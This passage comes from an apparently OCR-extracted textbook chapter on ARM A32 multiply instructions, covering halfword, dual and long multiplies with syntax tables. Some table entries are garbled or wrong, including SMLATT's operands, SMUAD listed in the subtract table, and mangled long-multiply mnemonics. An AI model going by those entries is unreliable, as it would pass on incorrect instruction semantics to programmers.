


Figure 5.26: Signed multiply halfword group of instructions `SMULBB`, `SMULBT`, `SMULTB`, and `SMULTT`

Signed Multiply Accumulate Halfword (SMLABB, SMLABT, SMLATB, SMLATT)

The signed multiply accumulate halfword group of instructions SMLABB, SMLABT, SMLATB, and SMLATT, multiply two 16-bit halfwords to create a 32-bit result and then add this result to another 32-bit value specified in R_a . The final result is then written to the destination register R_d , as shown in [Table 5.37](#) and illustrated in [Figure 5.27](#).

[Table 5.37:](#) A32 Signed Multiply Accumulate Halfword Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLABB R_d, R_n, R_m, R_a	$R_d = R_n[0:16] \times R_m[0:16] + R_a$
SMLABT R_d, R_n, R_m, R_a	$R_d = R_n[0:16] \times R_m[16:31] + R_a$
SMLATB R_d, R_n, R_m, R_a	$R_d = R_n[16:31] \times R_m[0:16] + R_a$
SMLATT R_d, R_n, R_m, R_a	$R_d = R_n[16:31] \times R_n[16:31] + R_a$

Signed Multiply Word by Halfword (SMULWB/SMULWT)

The signed multiply word by halfword instruction performs a signed multiplication of a 32-bit value held in the first source register, R_n , with either the top or bottom 16-bit halfword from the second source register R_m . This $32\text{-bit} \times 16\text{-bit}$ multiplication creates a 48-bit result, and the most significant 32 bits of the 48-bit result are then written to the destination register R_d . (See [Table 5.38](#) and [Figure 5.28](#).)




Figure 5.27: Signed multiply accumulate halfword group of instructions SMLABB, SMLABT, SMLATB, and SMLATT

Table 5.38: A32 Signed Multiply Accumulate Word by Halfword Instructions

INSTRUCTION SYNTAX		OPERATION (BITS)
SMULWB {Rd, } Rn, Rm		$32 = 32 \times B16^*$
SMULWT {Rd, } Rn, Rm		$32 = 32 \times T16^*$

* – The most significant 32 bits of the 48-bit product are used. Less significant bits are discarded.

SMULWB Rd, Rn, Rm, Ra




Figure 5.28: Signed multiply word by halfword instruction

Signed Multiply Accumulate Word by Halfword (SMLAWB/SMLAWT)

The signed multiply accumulate word by halfword instruction group works in a similar way to the signed multiply word by halfword group, but with a final 32-bit addition.

As you can see in [Table 5.39](#), these instructions multiply a 32-bit value with a 16-bit value, either taken from the top or bottom 16 bits of the second operand, and multiply these together to obtain a 48-bit result. The instruction then captures the most significant 32 bits of that 48-bit product and then adds a 32-bit value to this product

before it is written back to the destination register Rd . (See [Figure 5.29](#).)

Table 5.39: A32 Multiply Accumulate Word by Halfword Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLAWB Rd, Rn, Rm, Ra	$32 = 32 \times 16^* + 32$
SMLAWT Rd, Rn, Rm, Ra	$32 = 32 \times 16^- + 32$

* The most significant 32 bits of the 48-bit product are used. Less significant bits are discarded.

SMLAWB Rd, Rn, Rm, Ra




Figure 5.29: Signed multiply accumulate word by halfword instruction group

Vector (Dual) Multiplications

Vector (dual) multiplications perform two 16-bit multiplications to produce two 32-bit results, before combining these 32-bit results via some other mathematical operation.

Dual multiplications add the product of the top halfwords of both source registers to the product of the bottom halfwords. There are two different ways of specifying which halfwords to operate on. If the instruction ends with `D`, the top halfwords of `Rn` and `Rm` are multiplied and added to the product of the bottom halves. If the instruction ends with `X`, the halfwords of the second source register `Rm` are exchanged to produce top \times bottom and bottom \times top multiplications.

There are four different groups of instruction in the vector (dual) multiplication group:

Signed dual multiply add (`SMUAD{X}`)

Signed dual multiply subtract (`SMUSD{X}`)

Signed multiply accumulate dual (`SMLAD{X}`)

Signed multiply subtract dual (`SMLSD{X}`)


Signed Dual Multiply Add (SMUAD/SMUADX)

The `SMUAD` instruction performs a signed multiplication of the top 16 bits of the values in `Rn` and `Rm` and then adds the result to the product of the bottom halfword bits. `SMUADX` exchanges the halfwords in `Rm` before performing the multiplication. (See [Table 5.40](#) and [Figure 5.30](#).)

Table 5.40: A32 Signed Dual Multiply Add Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
<code>SMUAD { Rd, } Rn, Rm</code>	$32 = 16 \times 16 + 16 \times 16$
<code>SMUADX { Rd, } Rn, Rm</code>	$32 = 16 \times 16 + 16 \times 16$

SMUAD Rd, Rn, Rm



[Figure 5.30:](#) The SMUAD instruction


Signed Dual Multiply Subtract

The SMUSD instruction works in a similar way to SMUAD, but the products of the bottom halfwords and product of the top halfwords are subtracted from each other rather than added. (See [Table 5.41](#) and [Figure 5.31](#).)

[Table 5.41:](#) A32 Signed Dual Multiply Subtract Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMUAD {Rd, } Rn, Rm	$32 = 16 \times 16 - 16 \times 16$
SMUADX {Rd, } Rn, Rm	$32 = 16 \times 16 - 16 \times 16$

SMUSD Rd, Rn, Rm



[Figure 5.31:](#) The `SMUSD` instruction

Signed Multiply Accumulate Dual (SMLAD)

The signed multiply accumulate dual (`SMLAD`) instruction presented in [Table 5.42](#) adds the product of the top halfwords to the product of the bottom halfwords of both source registers. The result is added to the accumulate value in `Ra` and written to the destination register `Rd`. The `x` at the end of this instruction indicates that the top and bottom halves of the second source register `Rm` are exchanged before the operation. (See [Figure 5.32](#).)

Table 5.42: A32 Signed Multiply Accumulate Dual Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLAD Rd, Rn, Rm, Ra	$32 = 16 \times 16 + 16 \times 16 + 32$
SMLADX Rd, Rn, Rm, Ra	$32 = 16 \times 16 + 16 \times 16 + 32$

SMLAD Rd, Rn, Rm, Ra




Figure 5.32: The signed multiply accumulate dual (`SMLAD`) instruction

Signed Multiply Subtract Dual (SMLSD)

The signed multiply subtract dual (`SMLSD`) instruction (presented in [Table 5.43](#)) subtracts the product of the bottom halfwords from the product of the top halfwords. The result is added to the accumulate value in `Ra` and written to the destination register `Rd`. The `x` at the end of this instruction indicates that the top and bottom halves of the

second source register R_m are exchanged before the operation. (See [Figure 5.33.](#))

Table 5.43: A32 Signed Multiply Subtract Dual Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLSD Rd, Rn, Rm, Ra	$32 = 32 + 16 \times 16 - 16 \times 16$
SMLSDX Rd, Rn, Rm, Ra	$32 = 32 + 16 \times 16 - 16 \times 16$

SMLSD Rd, Rn, Rm, Ra




Figure 5.33: The signed multiply subtract dual ($SMLSD$) instruction

Long (64-Bit) Multiplications

All of the multiplies covered so far in A32/T32 operate on 32-bit or smaller inputs. To perform 64-bit multiplies in the A32/T32

architecture, we need to use “long” multiplications. Long multiplies are unusual in that they take two destination registers: RdLo for the lower 32 bits and RdHi for the higher 32 bits of the result. [Table 5.44](#) gives the syntax for long multiplies.

Table 5.44: A32 Multiply Long Overview

INSTRUCTION	INSTRUCTION SYNTAX
S. Multiply Long	$\text{SMUL}<\text{L} \mid \text{LS}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
U. Multiply Long	$\text{UMUL}<\text{L} \mid \text{LS}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
S. Multiply Accumulate Long	$\text{SMLAL}\{\text{S}\} \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
U. Multiply Accumulate Long	$\text{UMLA}<\text{L} \mid \text{LS}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
U. Multiply Accumulate Accumulate Long	$\text{UMAAL} \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
S. Multiply Accumulate Long Halfwords	$\text{SMLAL}<\text{B} \mid \text{T}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
S. Multiply Accumulate Long Dual	$\text{SMLAL}<\text{D} \mid \text{DX}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$
S. Multiply Subtract Long Dual	$\text{SMLSLS}<\text{D} \mid \text{DX}> \text{ RdLo}, \text{ RdHi}, \text{ Rn}, \text{ Rm}$

Multiply Long (**SMULL**, **UMULL**)

The signed multiply long (**SMULL**) instruction and its unsigned counterpart **UMULL** multiply two signed values together to produce a 64-bit product. This 64-bit result is then split across two 32-bit destination registers. These are denoted RdLo for the lower 32 bits and RdHi for the higher 32 bits of the result. [Table 5.45](#) gives the syntax for multiply long instructions; it's illustrated in [Figure 5.34](#).

Table 5.45: A32 Signed Multiply Long Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
SMUL<L LS> RdLo, RdHi, Rn, Rm	$64 = 32 \times 32$
UMUL<L LS> RdLo, RdHi, Rn, Rm	$64 = 32 \times 32$

SMULL RdLo, RdHi, Rn, Rm

